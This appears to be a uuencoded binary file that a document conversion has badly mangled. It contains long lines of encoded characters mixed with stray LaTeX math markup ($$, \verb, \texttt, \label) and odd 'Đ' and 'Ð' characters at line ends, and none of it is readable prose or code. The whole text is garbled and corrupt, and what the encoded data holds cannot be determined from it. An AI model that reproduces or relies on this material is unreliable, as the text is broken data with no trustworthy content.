$$M\#0<\c=BOE^E,V6].9NG]>Q=;I!,<([ZAO\#GIU>AP6X_ZK5=AYA1L>^<WNMQ>D)$$$ MS=@ON9>^[S>QFT*Z[L"UHY;6JTR)RPI;Z&9BE1A!\FOFUQ=_ESA2DM@(<=2IĐ $\verb|M8S<C-.,=KUXN^09@"|<\L^7POQ=Q&*18*=-X$1G7JM:$)&`<M,;ZQ:@JONP1$D|$ $M+,:$_D*\\-?\\UJDDP82;@N[*U#G!U?$WXZ1$VTD@]/$&$5U$P3^&1/Y^5R>0-Ð$ M!OI44F6U?WFE^I`<ZP9%\\WTU=A]E,VOB?]NP`\$;:80P.2/P1#8K<_'#)3PHĐ MNX\U([]VK1Y`;+M34L#C5\J:0D,T:H<>\$=9:LV872"@]D3\$]:[-XR=3PK[HQĐ M]O"&YBSON.&^A6&%+A"/OD@FF@04"-?E_"W_>PXE\C&7:KG#RJ`B/+6D.JKRÐ M5.\;_)M"!)-+Q-@PN34RZI'?AHS\@#K#@0)1Z"T;+?JK*V2@&&`+J4/CO&/6Đ M!PKP/PPEH,-CP3,C(PVL:N%"@XWPR%U@8*\$K)89&XW/[:%&?%28#6DW(#Y'[Đ MNV_][=GLZ:H;*MS8M]NO@PWYY`G#/--+#W/XT7(&HO`PWL/H#.UM1^!J0EUDĐ M&3Y7B10B.YP0_6P9&>=:V<B<N6%);(R@I<J[;+`9DQ`K]3=#[ZRA0=7YEBM\D M:!L<8]L:VEI-O:/B6>X-1Y0[W97L8+:?\$#+Q7FZ%F4(J1\W`U(:+T5%XK>DLD $\label{eq:md_vperm} \texttt{MD[V!P6N43;S6FR@S<)H.M!@C4?'K_+\\.P&M??\$FG0<]_9^i>H!^i'2JUV\\\&BD$ M21,!]XLW.T9-S0:O+GB1WZOFR=HE(`Q)CG,'3'RD1<5.JKO@)DKGU:4<\$#RHĐ MOT20I]]?>-E<HG#3\")*^6.:7#7=63<OFR!P]&!WXDB,/UQLHD9!1<+EFZQTD M]LX\$&&MSD^WVMBM9&E9,`MYUZ-D4KC)]_:B%)J-D>@Z]EZ+'`Q>*\H280%%CÐ $M"RPM&X/=)D68FS.Y//^P'':$J0D;](\62J_O=Z>`#EB5$X`0.3;^R,Z"A^S6Đ)$ MJOANFQD8F\D):;C^^O%Q/N,#N;O#G:+A0-@4>.+;%/*[R&79'^ C2/>+Y.,FĐ ME"_(=:8;JN<EL@>"[Z4/;I>,[Q7R^ZI"]],B5/WA>E?W:R^WEZGB<:UFX/IKĐ $M>(?MV\&;5,;GH1"O[X3OV VE+?>=HO+G#9F:5??SD1V6W/)^Y`;+\)L<$. TĐ$ M1.CM *W[1P^6N=!=SL0W3@/WRO4JM:WZLTU\$:+/7@42_5/LI\$O'\;VN7XULD ME/_GZ!GFZ`\C8:NH)YSS\XL57S0@M:BM\/K9X9VHM9?\$GM6@1U\4BVR2B37>Đ MFFB,2T#%"[EZ!AF5%-V[T?+[AHG8Q_;OH6.\`/[H9^_/U+V=KW`B'<9'H%^WĐ $\label{eq:mrdjkaj8lai'} $$ MRDJKAJ8LAI']'(AH4X,\(_51-=^$^EXB(_+<S2\J&ZY$/E$/.'@;^70!8Z\#=D) $$$ $\verb|M7QT]@"XN91@;W)TX!X<[GU(O`WQU#4DCJS$;B$/=\$.KQW3RWDAEXH2$A$L=]D$ M?-]7KKNZ']\$?9WA?RRV[EKJ0?"6/P<L8.U3K7R.^7]JMEJ#@0-W0/>Y'KKNJĐ

MOCH^"-;?JKYO."\'O@,:O;;>4",SKE_HA[D]H#MO,@KELKEXWQQ>SU<]`(4^Đ M^6]BUE_3KMW\.V_++6=Z9F"YOVI[WA:N^\5.!+4N3)ONOG]\+1H8V(=S5H#ED $\texttt{MUEZF}] \texttt{GP8OV3VU$',1>?#1<SST?#NWUD:[N,!E8-]OUY[P5B-DIP'-GL]$[VLD] } \texttt{[VLD] } \texttt{[N,PSB-DIP'-GL]} \texttt{[VLD] } \texttt{[N,PSB-DIP'-GL]} \texttt{[VLD] } \texttt{[N,PSB-DIP'-GL]} \texttt{[VLD] } \texttt{[N,PSB-DIP'-GL]} \texttt{[N,PSB-DIP$ M7W^4`W]#L.I^R;R@-L,<<&[HI/I>HGM\?7`\?TOU/\$AU#^17X]@G,9E.T^OFD MG\\=?&.!@8'M\NWSM2UC[]STVI)R^H\@/)@@EA^1*;Y/<UV+[STR='X]V7ZCÐ $M^GP<X^*[6V*NO3)Y\#:$Q>+]MI78'77075M/UO5Q_8D:1G5V\2=OD<0Y?7=F0D$ M-N=ZW4&J69W9\ZOOB`.3=N\$EX(V^S: L8O4\-SDY,?'6Q*.(2YQV**A#LOJ<Đ M6NX`I*[;=V5=WI\E!V.X&<BY%8^-7PCM%Y&2:CV[;:C5O*]TWWK"1\?5?&80Đ MZ4A_H-:D0E9#<VGY3*,\;VJ_O42,6Y`V7[@]XVS8ZPZ"VW2WXH7NO#<=JE,JÐ ${\tt MT)EZH1!/,\$TE'HMIL!6L\#-GZ8-\&63\$HU=@]N=*2DF;V[TOH@=6>3KD*4F?N^{-}DH]}$ $\texttt{M;MCQ$GY\backslash M!1^)\backslash"=/;B?$'HMS$DPO8U<20?GD[]>:WV9$$8VW>WX3T"F"=M"D BY SUBSTRIBLE FOR SUBSTRIBUTION F$ M; YBVR`PN'&T2?S@VQXX,/G__CMT[8<"U%EY>?<?KAO-MO.LY2,'8_4BV-<1>D M=CVN9Z.HUOZ2O*_!\$?+]7/&E:=!&XHYD__\$HY!5<W;+SA?VQ1><#*>M%79-<Ð MM-)X:RD%QSLQDRY?DO+U\<TWY1<!Q<Z7"/!GDQ"1%:X6U`L`^/__3<#)2=_0Đ MS-A(5]3<RMB1SMQ:W_3/3L[.V,;<QE17R\$'?T>SO7^F*N!D:6]':V9C^?_X=Đ M]'\V5F;FO_=LK"Q_[^D9_W7.P,C&0,_&!,#`P,S\$P,)"S\!,#T#/R,#*Q`*`Đ _^^[^[YNSHY.^`SX^@+&-@[FA[?_YOC^WF9C\/]&@_V>W<'E9,9@?F#_^Ð M',)(B`LK`@"`=`,``#U#@/VY\$F0<E?!G!^BH*"8(4#V-??KG!-).7-T1```-Đ M\:\?0-/<^3^/`&`XB:@Y*=F:.+GJ.Q@#R)@;.M@Z_CG#ES,Q,3<T]KUDL0<`D $M^{([[ZV],NNE<>(/[&2DG/YU>E4_K.^B9H#O`!HB+"B@H\-79*WGF<X]M>*D)}$ M3@)J_Z2O/,]`.QC'A!<.#X@@YRCU'\LO=:S^ZKG.\MSN4-9>6MIBN8?KK\@OĐ MN]GN>-YTG.FZSKGV/MG<[)CQGC'R/FA=/`DQJN^6"`F]5_R%E1HRK'^*MTK[Đ M&D):AF<; '[/LSLC;J2T*UEY<Z)X?)<,Z*G[?^A`+/=X?,Y2`99W4GN]Q:G:1Đ MT+<-: &XV/F&D+3!\4T,?WM-?='B&50SX[?#X8HF,01=5\$.,S=N0P0[I*?G!PĐ M\)9>(YB/#P,#HZBJ6IH[,CS\@-TMAWIVTZ8N*B96W-VM\TU*2FKDX*`XL_<^D M.OJ+F8WM])HZ\"0J*LKL]>``:7Y]O>#H^>G)XA4'!\<C*W=C?=U(3X__Z/3BD M8I%1S996E4Z1C4)(*#!AYJ2)&O=@XNB&M1;;Q\;"8MY2'>U;%)_I:`]O8M?2Đ $MS(S\579MHNL'DO/\B9EX*\-8VP<'"&<$C0=-FYNZLO+2\J5W=V\E+&=JAQ.Đ$ $M; \# \< \)Q; -I^2CZ2\&IB84:]Q!] \1 YV9 YK9A9?!M) 2A.TT-C0?7 \5 Y6U806D$ M*R))'Z-TKOVCH\&C2\HV"^O\$">UJF:;?Y2IMG5<C"=6&WF]I#SLNR9^U7]E+D MJDV-92IM%N9*U,^%YEK<J!L_.4DEW[MOL<I%=)NT,IO,75QC-)RT)YIBE^USD MUF9V0CZY5=Y/YUI)*XVS&G(E1SRJCI*KY4Q-ZY1F?)BK'"VU/8W/-]?4A6B:Đ MU?X\T_VNVS=,00"YB_L(<USS_/@H\<?D;]]"0D00.'JRZ6C.>VDP?\$BZ>Z[=Đ M^FYPMRGA=0&-P`L8N*0E3.F[7(.&:B8Q`.+>W;(IU+FQXQG%+7#\\$EB]^>&XĐ MYGC"`J``/X4XUNKM,QN9"_C]#'B\>1A_X)?4V(J#B8(7MW4KKP.:+!ULSLWIĐ M*ZMX>V<_P,&-KP[^<G)J\$J`%^`DP\$?(66N0'%@WHA8E^"LZ^E.6G_?-''PIXD MYRH`>"7VKSU/G'%,#%P9Y-[[5ZX9,O3EQ<5?OL']P@ZPR5-W4_1DCYU?7S[IĐ M?+ZX/K8)5U?6\K*E.H;XJK+G)?UK.2\$A'L"5?MY3N7RZ7+&[<<#:2?XG=T=YĐ $\texttt{M<1.3YZL$H\#3@>7CC3V^OZ3AG(0KNN\backslash BS:$@BO?@;>_P$QI=G9XJ?<^Q:N$RRD}$ $M^{<:}X=44>#!39#_'QW;6-S11D^{9}D(6[V]&Z=L^2L(D."N@63'-N!+E;#4FD)$ M9&>;XR_PE_A+`Z>#,<(888XRQ_WW"]SKS/S<!;BK(X?\$-^``RH.6*;3:Y2_3Đ MQ/3![9R[&`!9R-A4]X33`MSZL3Q/<>"X;OAQ61E%?O6<Z^L"W.NP?N9:3VK=Đ M6G6@!HR=)E;01M1Z:!4J5?//[]<]N@S@^_!)99`OPCR][`%VQ.]1?B#"\E`0Đ MT?M(4JFTB3#G;)0E<\LF`*O#T5C&>_W!DB;C,`#(YH+!ES@31K%=</PDV0!<Đ $M8,9F3I'0,,_Y"GKJ,,`WZ.8`@15B=\Z\&\QW.()=626+M*V,\<-MOH,A!F]4FD$ MM;6COS/,TN2')H\$IV7^HH*6+PKQB;X,7,\#E5?A#%S&85]D*`\$>UB1RY%69)Đ M#()ASAJ/\$@C@L\$;P*VOS&-G8"'0!&`R+*IMSUP#^.D3OYL)?7#:!)@E0O\`!Đ MXHJ.-N)"@"!ZG_`AVUW:V<E</&&4-[GT`O#DM@5:N4^;\$\$R'9\$2PVK^.L5.4Đ M]6%S!R:,<"`'YXK+'CSPBM<>WC'[F:SSV.J"#9#4,+D:G_BR(I\[T`0FW-3,D M*A3;R)\"N@6"3YO;,J."!\#>F'P"/UEXL2CG^JQB[*\$0HN\70=V`T%[*>][WD MYLB\SC_U!@+BV0BS*)WS?WBA_[J@UXRIU[@59(#3AEUP#8!'K5;+_[1FJHN!Đ M*?Q3%[CPGMHC^KJ8;A]I4,JAK7/3:4'W*)7OFX_CNO/>SS\N+FB41P]R:NJ=Đ M4LG2P4\$KG!6I5XH:\$28,L38="\$((I-+G+C%W%,,T*[]U@&\$\$MP)_\R6M;C#LD M*(X@!4H-3((WR70L82C\$'2!KH]TXTFL/ZIM@QG/;\$>:%T&YAH0=#;R6LL9EMD MXBP97!R*GZ97\$VA4PJ\+\$@B^6\$)#`9W"&,"M".-&OK;[V_<;>/><ECZ]\$Q%HD $M@2J42K070A^4D, -/FG_OK) = T@, Q/$R^`H/'0`<^7P$EB*XBY"9UE2@##AU1<D$ $\texttt{M\&'^RM\3\#6!F!F-!O<"?:^6>OO9^Z/*X^+7@\#)K(\,,'*(O\#BO(9'0`'EN'CHGD')) }$ $\label{eq:m_hamma} $$M_`H\-.;(\UR=A'JG67RE6IW6<K4V%7#@I_P\X:G`Z@'Q>L&NL?_CC2,!H#LYD)$$$ MWWMJO; S*N\$C>*(8!; L*8: ZJNN20[RLS)=6<.'2[1JK`AX?R14X_#\9H?092QĐ MADP_.X"D`O@'3+1R(78N_MM:X`X\JT9N:+7X;0.]Z)<HOH,1R*/@%_:^]'TTĐ

M2"?^P\$M8@*GG=4-I0:5FBU4(P3'SH+W5H.#/[".1MLY8[+!#VZ99+E,NY(9[Đ MIO_3*__[`DX5(%\$;/6'TZ@B^'2*B%[K&RVX@7/\U&2HCH!=@'CH]6B]U5%BCÐ M:YA@5`&`%B%<P%Q+]ZO,&JS+"CM];,=5I[8`+6+:<LU.7GYH5Q?/&Y:2O/7YĐ M50HP'#O_\51FZ:.NYV73#Q\\$.G58\$_2ZA-`5[E]'];@C2OS>";+"EPA,^VU0Đ M:+2*TL\$GNO9#*+VN[8^KX\H=\$C'\8.K*XQ]]P9,\$C[W-[T9%LS!^EH+'@\$GJD M:\VQFRO>/5;:':*8&7W,&9,3N!5/J=U].LCK9)%<*:/<@TJTUCLRHF^BQ;:>Đ M>/CL\:0`Y(%ZL4W-3830-<\pre>#D>[7(0>(:\W59MC%&BPPBB:'>Z\,(%<4G!*DGD) $\label{eq:mn-all-b} $$MN"\&0VY,SP*/\&-QK-B9`9_*T<*'9IF)\&6)\&3NLV^@*+A+D\O$TT43^6?_AA!D$ MF=3EQYI&4CQ_W,E%P04L!,4G[>'#W8?.=/V^<]\$=SQ&%7'PHKH=X=?M9><1>D MH`:8)X3[PIW[:).9/Z:\$[S=`;X.*]011+#=A%4S5N!D6-O;\<XD)XQ\$Z6F2MD M^\$,H09Y)DA54#R(_U^W@07[HE,-1,A9*\$C4R@`=@+7&]9#:M1J/:8RWH:-D)D M'_54F\39[IT`0^%/Y>=AQSC=X^S10]Q(`,K@?`\+E0Y[=J5TY4-4V?CIC_7)D MW(9^RE:N%%RD>5@@I@V1MKU?O10%\JB.Y7A>E%%4'-.ET3WOM,"ZC2_5?W^]D MCYTM5; `X(]7!(N:&K1V^]`Q-'!.UJ-8\/#X0R*V@OO;-T"605'`>YC<]3Y10Đ MN:8>//&H5W>=RCELY=(F/S5[K#56BVW?A;B*.UKBZLU#"!*"&PWUHS@<(L7RĐ M)]#%:]JV*U^U7>.6V58FQKA?UJ]L>TXHB.&OL&W;!5IIM8BH7-<A^JWD/5C]D M#B&\$KB3\+7(8<YT#GY.+T7/:0\555:IZ'^;NX#%_.&IS=G6E4)PH, `0O*L5OĐ M9WN;-!3;(8Q:LQF9H03.#(.GZ[->?P`,U`O;['Y3GR\$SLAXICTCM,%M\$T\XIĐ M89)E^6#L"&>WPJBO,.\Q'DP\KKRK2PB6ZT+>.(+G91>8'D)(%!)D'CY+5!Q'D MGE019NS'P81S62]^+R<P^ECU@3N,@%Q@O?4&*TM*3`QM;<]Q8?<`<_,SG>]KĐ MY*;[23;D!(VAYV4C!QD5^_\`]1^^"WZ)FE'RQ))7^A85]O`&`!A^.X?Y,8`7Đ M#K.1B(RF:`YV,D`M9N`<I@,ACQ`86*FHN^2#O,<SP,U^/W].I-(E*LGZU->/Đ M@(&%'+Z=UZABAQ61&]!69E[0&1#GH([?I`8@UDSS/!O^B-!VVW.OW_%YG^AZĐ $\texttt{MYL6W=9_8,+9} = \texttt{GG=-.6K:@6;(?-;7EO+\$\setminus['=OV!+=!-CB\$,(`1<[V">2JW1D) = \texttt{MYL6W=9_8,+9} = \texttt{MYL6W=9$ M80`9E0I-*I`@MMAPR.&>LZ71CO<S*/X3"\$K<:V.SS08A'-]F)<#DTV67PVP?Đ M.\$7>/C4A*;]FFT.Q#UGOX(SKCG<+Y4<O,-Q/^O"]J*+N*MT>692!\^=U2SH8Đ MB4.\-:6N+D.-EI.B@OFK]O/IH'QA^DC)O\$V0:0A"')\7?3UFZ^\$F[Q^\$".R\$Đ M9L,@%KYO"WC1RZ%VD@\$BE;'&O!\W_5NMP9!DK3Q59HM9ZZD#@>V%^R,BS9=D MCRHTAB2KVA_3J4HW660''./C&LS0TO=!@/K&Z4:E"BL;+:Y4,'9K]<8.Q^FFD $M^{?}1EOM3; /*4'[EODF"XH5KW=X=7PJA4;9;UBU; #TR/$WR8S(\R/X@VI'NOĐ)$ $M\P)A^5Z68\PV4$\S60\#GJI@ZLY98JS:_=T),513^CP/BKPORD6#4MAZ!);7[D$ $\label{eq:mu3'NPO$, $W6@8\#G, 8\#"K<*?:J.MFBW0[R/*.#<`-:0!7"QL-VGQ, > R*1Q, > D} \\$ MN[`K.L_@;6?C5,9L070Y7G=*CV^&L3P:V[<QKN8@F:5==UJ_0>:9MY17\>V\D M#"#2IOKNHFVUR&N\CK".IFQ].CIOHVM29[R.^?R\'R:"T;+HY+COQ->:G3,-D MN*/\B%2*.78S-3.,/?'J=^BRR*KTN&@\$KRI,L^Z<V@['<R7Y##B?USWI('@(Đ M, YNMDC:N??A3:\$X37+OW/NL]OG@=MF!6R/V6PNE%`S0&]'RV?-XOZT *>?J*Đ $\texttt{M.`66;=>E[O2"MWR_O0\&\7<!?\%FJL*@QC>65];B-U*?D?@LBX"2!1C`;40P'\#D }$ MKHOJ,13% 4*N0;K2XGT/AF\$R8BT?S[90'09N#6,X1/V)]B]\$"X(E,[F%X1Đ M#!E%O#>T'K&RWLB:`S3J158^8H2E"\$\$/(19)GB@P:L0]BA^-P@?D7.VDK#2'D MRS3AM>.*,CQ.22TKP)Y[)O\$327C#MN<3&4:[QZ<+R*?R)(PH1AX_QK[5BFCCĐ M6M/_@!KX"[V%OL#-YGAWE432\O=11+?<;"M\$`,G@Z*SAUTB]%\$DP8-"AQ)@&Đ $MN)/@Q_D)D';0=?101AI;V<S8=B>[QS?.<PWR34>33Y?_:^YX--,NGT4]1V=D$ MT"1?05.PZB4&[*\21:X:4%FFOJ`]TQPGP`Y/:S6`7_:M7I>6N?*5@?D)5576Đ $M*>=9^NGZ^WV;]'\&=):0A($\3^)2"/]S7;.=XZU'=:VD_KE(/?Q7&QA_I0<#^D)$ M\))K]GZY'R_();T+D&1N@DLLQ@M%BN==I8V*<PYJZ?A^.C.R,D?@\$#[_)%VVÐ MK>G&W@N<`HAY(D7])5D(_\'U]KNPCU:3FN_U-A8%GC!/B#\LFIA=&!01G9!?Ð $\label{eq:mr.dl} MR.\D1=-\&`+:<ZBA<CEO1GR6`TTCE-I;`K:B>09VGAN=A5J@IYKSZO2L$C/>$D$ M8T9!A%XZ-KKG>=O3V5,F0`#\$B3LH-C]ANM]`3/[6BDA=7D:&!N+;4AELW5NOÐ MGX\$Z^1]G8M<E\$R0#EO=%+ FD?H(VD<5RV6Q\$"0XD<?449^"]6V(9A>NZ)--&D ML3?<V</!"Q/RL9</\$TE@*!1^7IP5LZ8XAQS-T&I,HS"^3@9:SLGN_+GGFV?5D MG6W4?@2G5+\D*?AU,`W[2K7G+?D8V+,/2B?O#G%QOPGD*X;ORRTY=VQWM/Q\D $\texttt{MT'9`W$\$N6U\&.R>`7$\#^>P):} \texttt{G(_^@MZ(5@9J_))L;04RVK[?5@!K\$>1NR$0KB/D) }$ MTV4AT<\$\Z65>A:7#Z';Q4FS"R[+CYB->%UB\$%8UJ>)[C%G(_K8IB!6'I]:!4D MM>R+/ZYGON1L>BY92:[CH@Y`\,?CA*_]O80N0#_H9-Q%/L)?)KF#9.^6YN;`D M)G\QC7(',>MX9P!%KB2"""O*Q6R(R"ZC&<\$#(/G7D%[\;FVVK;(ZW2&D<M4LĐ

M\$[QH>,ZO!]F+!;_PC?OX6C_7(X!/W2N<6M`W\$SCLT`.8'9Q8!,ML.`P]K86Đ M%3\`0-?#ZNOGO(D#C@>W\$@=LKO-#5^0/T.ZHTLH7O&T@"R"[\$6F,C2*BC/9+Đ MOG8SZXVMRX'HA_?3J-7+9^P<G6W_?-HXS/&\6CK7U(!/",?6FWP40<6=T%O[Đ MR':O:XTDX\$IY;\$!J"RXA&S%5,U1"0JIU)K^\BN&Z`F%OU'8-*0*"3,IV63?_Ð MH5>WX'.?N9.W[8DL[O"4<A7BYU!F%6#GOB@3%Z&'BZ\$&DDE-AO\$0,'U/_+(HD MH[#_\$B<=T_-:';\$X@,*U7I:DHD"[?EUGUNCMQ,(QUL4(LEA70E!E"?J33^2Đ MWM"8D>'7VU]+#07(+^RZW?E*GR%K'/L'D[:;Z9>V`*'U'[%-%HG2#9K'`*!SĐ $MU0_J5?_'5W_#5@9H0#JH*D9`#X-X'WDO4BF(H3:*-$W\>.]OSIX>?D(+HA\:Ð$ M[P(R&N8>==`I`.]\!AD#Z)HV:&J#V@H.\,N1[XY`#SYOTL;C`&L;OZ?GRL-]Ð $M^SZG--YOD//E)-Z>FBN4CQ!QD/^/N?^7<@*H6,60\;[<\".P3GCNNM:^^P,9D$ MJCJ/Y6SCIO\$[Y_CPK>)W!,U"FV\$456EDO"O#V8`\$\$'/M*<NDZBL-*MU/737CĐ MU]6?P9.:PO`@[GFXI_%\$L'P:3VIMF#OQ4SVPU\$4,\$"P_\B``\$/I(YK<P@7L7D M`^UZ?OXC@&J@3O:PL\3T1`!Q/E#R%(!X(TB!A&^U85]EZ8,C2`3%CQ\$P%*V*Đ MF.H@>NGA4/I24.57OSY.L!0(73FTPN[COR_R`IU=^STN>/E[(ZU(63.HR[6FD M`>B!>#IS1L1Z33"Q,9<WM5.(HOO4NH"<0%K)\$P/U+ZQRA-PA&!%:"4=;_A!FD M2W) 2#\$6C[#D(M>[0GXC8\W&2V\$0+49/T*2+IH[T&F>K@Y_?8>KCMH^UFW.Z#D M2\W-S>?NTM*ZNKE"'1@NXB6K19B`&[V.-'#JLH`=M[<!%ETP`+CG!VW.SC#KĐ MLF?1*_=:XR-/?[0EK/N2"@&TLYQZ(+WLF;\?J0#C]_T41#T.SC?I28/T[_^)Đ M*:@`/]R'[S"W,%OHT!G;\$/R(P9^GH_T"O<O=\1/OCCN/;`6ACU3]F%BKMVHYĐ MZO6%QX2<-'9#)TX?XS0'NUKHZA)CP\$>T#.N+BK%I0?[92Y7S_7\$"V.F1FQ`FĐ $\texttt{MCDZ}(.0@F@4[8/"^\C\A^=74'<3>E[;1%8^M]SI$1^V&I^TE(^#Z=0^20T?7&D)$ M4I.:FOLI^?IORE>-A8Z8J*_N9X`\,@I#I-"^B.`G.&3D!OC/<39+9/QX!ZJXĐ M`L\$J5RW!:G761QOFBJ_C`!-TGF*-!7:8+L<A]`.@ZQ=``+GARV2K')`4!\1(Đ $M"(N_{Z(?\#BK+"09F=NB=!I;F@U<^V7E<EL_254727)/!T^]E3G\T7"*A\'Y%D$ $M^{J^{-1}} = HTZ(; -6R^{3}) - HTZ(; -6$ $\texttt{M?3->?M`1)6ZCWKUB$W89-;'^"``Z.A;8R()@P2JRTOU&7QU4WG:N7\1\#$@ZQDE $$ $$ $$ $$$ MSGYC6F*4FW,<0@>5?AQV11L6LD@!%TB7;=NM\/B5D/WI3\^U'5,89E"1[I`@Đ $M"CLOF$-4&:70:P?@5N+$0JP17PS42IC*PMPX1X^3>(&4/Z1WK=#;S<`,8_)0D$ M5H-_#P*E65J;'2C0`PPOP\$YLT0=<TE,.=U5O>\-QG`Z6XK>L2RXV"+#:KA,6Đ M#@A;9![=#.3X?6\$F,C1>`@;)_QAW:M[6=M5GFV[/XK[]1=9'GLD2NG;502?UD M%JI'+"2]QG>!]10/&!C\$W/!_XTI:2@#;'QXN3P^8M%&4Y);HJE6!HH_!<LKÐ M+.,43\'Y7FZ32A#@U.O>KWHIXG*Q7\3%R.[B;-?S%!P+`?(P_0`_(8N*?7UNĐ M_RY\$3FP[G_9DUEYX_;[EV&5B\$Z`M6@&Z&X9@#]")2B!:`Y]D",!%FN=:C7QFD M.+4X3RK-=:.4Q4NYK%?6*,*AKL5=,XT%!G2I!'\!&EX6UX%=>X9ONV_6!,Q#Đ M3JK["9ZRV/6\7=H/?VC1'PXLM\$H"W\%E`P)\GF%9G4R3V;M-B<^WU!M&Z*39Đ $MT6(QBH\E@!\6361YQAJD>G>T^^->'<'(0(U^-Y/51H52>^:)]_0,1._G3LW/Ð$ $M^KW = [O+2WX LCC'+PE\#R9DR4?XR?56'R0U_A\#"_(T^-3D^*:[HO&V:T8$FD)]$ M::80.`4&@(`7-A#D.QL@`3W-:`&V3;#\$;\$'@UH=Y*91X8J3H[+XLG0_9MC3-D $MR/^72+6Z^U5:(%?<;\G"/>?%S%">.XWNU3$O!;P<ZFFD<89X#6"^[OQ\!-^%D$ M9.2%+'.D>N<)E=\V3-65B50UK9)/FTA84'Y#SCO><+]D0WLAL'``SSA\N/I5D MT"8@SG!]\@9UX1&L>TX16)"8!BT[/B0/33(')%:1GGH\S(W^]/5# P"AOUAĐ MVOM9!7,FO?T QB PEP#J?HCFR^SCV:=U? &JS]4*?OH8D)CV?%BYWR7*`<K2Đ M&QF1Q65"I-D3\45+"S&K\$[D&+T)PSM6'866]32X4(;S.A_O2G\6IC=V29>5UD MT+^9!!*#(O#=RH"SU*`-T`%F,.Q'_Q%5TEP/LP/(0@9.A!,F@SNW([E^V81RĐ M@%*5<.APZ,:C7'R0%^%%15K`A,_B..>GX._@5E4J6MS<(?!#0&LB!?RKM5:)D MH-I01V5D.="[)6(99W4CNR`NWU@"!DSX9B#:Z%?BR-'2A<<>\$_XB`"',S4"(Đ MVTR--U<=UX`&(46F`&OD\$.<D4F&59.!AJ^*L&?A0`FB4J;MQ)W%_1@5?2XLSĐ M`#+68M;/K:T-^Z]`#;![)?-6/\$&Z,K_'<S9*.R%6=`%BDV<\;&Q`S0M>FA\$7Đ M1FI^CL^7#E5U)>[8/"0NS"A>XF!?8:Y.P%TT1VT6%DUQ8G_V^L95BLK,MF\$UÐ M7*Z4/,QO[L7X'J0V8L_Q>R-U609#283=^TUM6)?X%#\$["2&<]`HH_0SQX9!6D M]>/7C"1P/+7"/W+FDDA/5#C)UW*E>H%U7OZ%RUE<G<(4;UVR-K8^?DPTSP\$1Đ M;'V#*Z^M"YUQG/&ZZ]F'A;0[S2NF@ZC65MS6J*T;RHA5XG^*8DH#Q\+`P)OBĐ M`JH0S%\5X'VIU05W/:TKA7,/<J+ &#M\&)01K[U-DEO\$OT4P8\$P*C/?GV6B9Đ M4%;5CJX71;G6NWJAP?^"_R8P&2(7!C(<#'6C=?2\[2B.V*].7(UW\)QA#8(%D M\$L>T3@" ZH'#N/&E\$#H8T`-Y'#42\$G#4DT'-*/))V//_]&N(J_+ECHT;@921D M9.6(:9TJ8<WSEH:.W?H&0?'#6(+3*P<<VVNCTN-+TP4I')9'!55F78)/G"&ZĐ M0/CSLM%-X:: `^0=P`+V>^0.D?T8!<Z5`17(TH--R0'*,U#;HIU*F12C4DEX0Đ $\texttt{M]} \texttt{IXC5QF5^F\$8<T'1"} < \texttt{Q} < \texttt{QO@Z\$\$\$}, \#\$B) \texttt{M86C8`F59*.0:Q\$, 9COD76_9(.5)} \\$ MX^..>BJP&9_`07M-EW@_SU<SM(OVTU^&=D\$_D!!#(=ZWI8YU;KB'\$*QSD#F,Đ

ME2VNDV8\$1^\!!Y!R#-`?&68=G9X!`5QSSWF/LG9M(^<[,K>T5'50+BQ4IW,-D MP!;8L@(^*N6NS!3MOW^9CE,X?C30!`=[Z_VE&5-?"R5X'7>%.M9^#O^D%DHCD M!6B[WR)[23:\7L\380L\$G34&]4(6[O<FR80%F^'UO'/@:*KX-,U9^C/'8D<9Đ MA7LLPUC7] %5'4[-D67M=*/FPK\$JGIKCQ04/RL=Y%&&-IO-R)N_FRIZE9.:%EÐ $\texttt{MTV[L6GJ??/((?V\$\\$2KNLS(,2.?,>JL;=U8"VRB'ISR5)HAT\'5:<-\$R=7\$D) } \\$ MYG]3MX;*P*C18G86:F-<:-I.\8CZK3:@I5+?Z,HC'_N#T&\"<00Q3\$\$3#YC^Đ M?/">8\`S^#ZW(6Q=D""9SIAERQ`7I@Z('/O`M`<@Y#LB"2#8!F3=Z;A'>@5OÐ $M=\#ZWD6\&.W1K2)J\$J(/4A)42\$;PAYED6#1=\$](2T-)^2]2G)CD-:Q\#F\#.\&6/Ð$ MAVO?]VMI.]N\$= $G_EF%404^A3P[^<C+<W-^C^(\45ZZO+82Q^Q^NE=(>9'D)]$ $MN(@E+P36,VT"1)P^1L8\!46!:>L#R)#!M[(Q"VND)R\89-83];OE]&.';\7-D$ $MA7R)8I).>&"Y4AO-AGF-W6E3)F6Z/>`!GQU)J!<:8F<%!,-(O(V-U2\5\&-WD)$ $MUA.\33ZI!M:KB^?QB\&+\#X'1M=:4R>F;^1&@/LT^H&&4^PB?(1R(J49!KE-TD))$ MOK12)TW<?&(.?3(0"ID72>Q]R_55ZHPJCP:5*1S#O+6,=!(+;+50BVPLN!%RĐ M/A=2%P<5?4G*0<LJSR\^[S+A6'RD7VTF!\%=*AGPGY190:`<&CL2=%2/X,9D M?PU5?P(HO23D`UH^>RP!\$.>1<P9EK+<R/29Q!EU?`.?X,GT7`N9QD]F\$`D'JĐ MQ!#DZA=C)0=XF2?9ZDWQENMP+`]WGG=?:CUB/W6)`E`E"<QG7I@;][*])_@MĐ MR[#Z=,-[\$\$ZL-</[C"8PR-%#Z-X8M>:EFKW*4GS-,*KZQ?X^YSI*7>5\$6J7_Ð MC;8R5?,A\$_^<A[<2]57=A=%3?DJCX%)^#K*]H!#"YWI<,:'5S;J\9ZR<4II1Đ $MI.))XL[>0;*,"&E1C)J*, \\$4V*P_J;S]H@]F+66EQ_GI/I.<.N(2#$-SJU^RD)$ MLZ"B>5K&C5FB`SC:;*^C?J"2>MZ.CCT_8;)8TMI5IT5*UO<]SSHUV3^^X<=BĐ M:J)B]"B_DE5TB;F@^JIJK*R.,2D3%]79&]?</'6LW`=FDFT[YXQS?(\?,*&TĐ M.*D^@=YDNNQPF6<IQ,!+.E_'@*6M>G'*@:98U6.:P=:@Q?>JQ<>V9\)\$*FF9D M]K5^.CF2"Z\9[MCVK6Q31:MY_!+QWN>,D^GOY)-5K5'_>/*5\6ZS/F2=L4[5Đ MU&CNXGAV<6':W%Y>A6-O[;CR:&5,R]/3"'/KNHUT\M5/K3"1Q2TSM("B^=;KĐ M-6*3<%2QWF8^]*@@6[)N599B/]T\^>A1Z1BX.]Q=Q_)SO=N"E7[%XZ3D.UU'Ð M>=K&-0B'0\B\Q.'BXMY%.+-\802UYRX[G9@XP1H"EX6M:9PIYTN:A%1!E9@6D 